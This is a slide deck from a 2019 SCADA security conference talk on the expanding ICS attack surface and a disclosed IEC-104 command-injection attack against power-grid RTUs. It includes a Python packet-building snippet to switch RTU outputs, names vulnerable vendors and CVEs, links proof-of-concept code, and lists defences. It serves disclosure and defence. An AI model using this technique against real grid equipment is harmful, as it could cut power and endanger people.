

# Weekend Warrior: Attacking the Future SCADA Now

Dr. Bernhards Blumbergs [GXPN, GICSP]

CERT.LV lead cybersecurity expert;

Advisor to BHC Laboratory


Future Forces Forum, SCADA Security Conference 2019

# Outline

- Future ICS/SCADA
  - Attack surface exposure
  - Attacking power-grid
- 
- Both non-technical and highly technical matters will be addressed

# Future ICS/SCADA (1/3)

- The future is already here (or so we think...)
- Mainstream industrial Ethernet compatibility
- Mobile networks (4G, 5G, 6G...)




# Future ICS/SCADA (2/3)

- Higher accessibility and mobile device support
- ICS perimeter distortion



# Future ICS/SCADA (3/3)

- Vendor cloud-based integration
- Higher supply chain dependency
- Advanced threat actor danger



# Attack surface exposure (1/3)

- The evolution of ICS/SCADA increases the attack surface
- Security measures still immature or not observed properly
- Long system life-cycle and update challenges
- High support dependency on vendors

# Attack surface exposure (2/3)

- Complex OT merger with IT lacks mutual compatibility
- Wide skill-set required for system implementation and engineering
- «Security through obscurity» not applicable

# Attack surface exposure (3/3)

- Attack skills of a «weekend warrior»
- Basic scripting and programming skills needed
- Ready-available tools and software
- Technical information available online
- Minimal amount of time needed to identify basic vulnerabilities




# IEC-104 Command Injection Attack (1/5)

- IEC-104:
  - International standard IEC 60870-5-104
  - Transmits IEC-101 frames over industrial Ethernet TCP/IP
  - Widely used for European water, gas and electricity control communications
- Target:
  - Disable power supply in a power-grid segment



# IEC-104 Command Injection Attack (2/5)

- Reference environment



# IEC-104 Command Injection Attack (3/5)

- Attack implementation steps:
  - connect to the RTU
  - prepare RTU for data transmission
  - inject commands
  - stop data transmission



# IEC-104 Command Injection Attack (4/5)

- Code snippet (inject IEC-104 command packet):

```
# ASDU (Application Service Data Unit) header
TypeID = b'\x2d'
opt = b'\x01\x06\x00'
Addr = b'\x01\x00'
IOA = apci_ioa_enc(switchid)
SCO = state
ASDU = TypeID + opt + Addr + IOA + SCO

# APCI (Application Protocol Control Information) header
START = b'\x68'
Tx = apci_typeI_enc(TxID)
Rx = apci_typeI_enc(RxID)
ApduLen = msg_len(Tx + Rx + ASDU)
APCI = START + ApduLen + Tx + Rx

# APDU (Application Protocol Data Unit) payload
APDU = APCI + ASDU

# Type ID: C_SC_NA_1 Act
# SQ, NumIx, CauseIx, Negative, Test, OA
# Addr
# 101, 201, 301...
# LSb: 0 = off, 1 = On / Execute

# Startbyte = 0x68
# Transmission sequence number. I-Format.
# Recieve sequence number. I-Format.
# Payload length

# Send this to RTU
```

# IEC-104 Command Injection Attack (5/5)

- Attack execution and results:
  - Martem, Siemens, Londelec, and Ellat RTUs successfully targeted
  - IEC-104 no integrity checks or encryption implemented
  - IEC TS 60870-5-7 security extensions for IEC-104
  - Information disclosed to ICS-CERT and vendors. Patches available.
  - Inject: CVE-2018-10603, CVSSv3 10.0 [Critical impact]
  - DoS: CVE-2018-10607, CVSSv3 8.2 [High impact]
- Proof-of-Concept code (MIT license):
  - <https://github.com/lockout/iec104inj/>
  - <https://github.com/lockout/iec104inj/tree/master/poc/iec104dos-poc>

# IEC-104 Command Injection Video



# Defense Considerations

- Strong password policy, SSH key-based authentication
- Vendor access with 2FA to a controlled DMZ
- Perimeter firewall and no direct Internet exposure
- Trusted communication partner definitions
- Using secure VPN connections
- WEB interfaces enabled only when used
- Network monitoring (e.g., IDS, DPI, NetFlow, Honeypots)
- Firmware update testing and implementation
- Security extensions

# Have a mindful security!

<https://bb.computer>